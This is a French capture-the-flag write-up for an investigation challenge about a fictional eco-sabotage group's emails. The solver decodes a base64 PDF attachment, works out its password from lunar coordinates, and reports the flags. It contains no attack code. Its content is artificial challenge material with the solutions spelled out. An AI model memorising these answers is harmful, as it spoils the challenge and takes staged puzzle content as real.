
Lors de votre exploration des échanges de ZESS, Vous pouvez trouver un document qui indique qu'un évènement d'ampleur va se produire.

Quelle est la citation / signature du plan d'attaque?

Format de flag: Ils ne savaient pas que c'était impossible alors ils l'ont fait

Nous arrivons au dénouement du CTF. Ce challenge à représenté beaucoup de défi et la résolution de ce dernier est littéralement **LUNAIRE**.

Nous commençons par observer chaque mails de ZESS, mais celui qui nous retiens est le 20ème car plus grand en taille donc plus d'infos potentielle:




En l'ouvrant, nous pouvons observer quatre choses importante :

```
From: gaia.ecoresist@proton.me
To: oracle.chef@proton.me
Subject: Plan sabotage SELENE
Date: Wed, 19 Mar 2025 17:54:23 +0200
Message-ID: <20250319175423.gaia@proton.me>
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="GAIA42"

--GAIA42
Content-Type: text/plain; charset="UTF-8"

Plan sabotage opération SELENE
Ouverture : 9° 12′ S, 1° 48′ O
Détruis après lecture.
GAIA

--GAIA42
Content-Type: application/pdf
Content-Disposition: attachment; filename="operation_selene.pdf"

JVBERi0xLjcKJcOkw7zDtsOfCjIgMCBvYmoKPDwvTGVuZ3RoIDMgMCB5L0ZpbHRlci9GbGF0ZURlY29kZT4+CnN0cmVhbQrf2ZFznwEwK48sQq+9
```


En premier, nous avons l'operation « SELENE ». En second des coordonnées avec « ouverture ». En troisième, un fichier « operation_selene.pdf » et une chaine en base64.

Ici, nous devons décoder le base64, et l'enregistrer en tant que PDF.

Pour ce faire, on peut utiliser un site tel que base64 guru




Mais malheureusement, le fichier est chiffré par un mot de passe :



Alors on va se pencher sur « SELENE » et « ouverture ».

En recherchant sur google SELENE on a ceci :



Nous avons notre mot de passe et pouvons ouvrir le pdf avec « Ptolemaeus ».

On tombe sur le plan d’opération au nom de code : SELENE, nous allons tout en bas et avons notre citation.

Gloire à notre mère nature et à bas la Technoshit

Z.E.S.S

Flag : Gloire à notre mère nature et à bas la Technoshit

La Hunt (1 pt)

Bravo d'être arrivé jusque là!

Êtes vous prêt pour la hunt?

Flag: oui

Flag : oui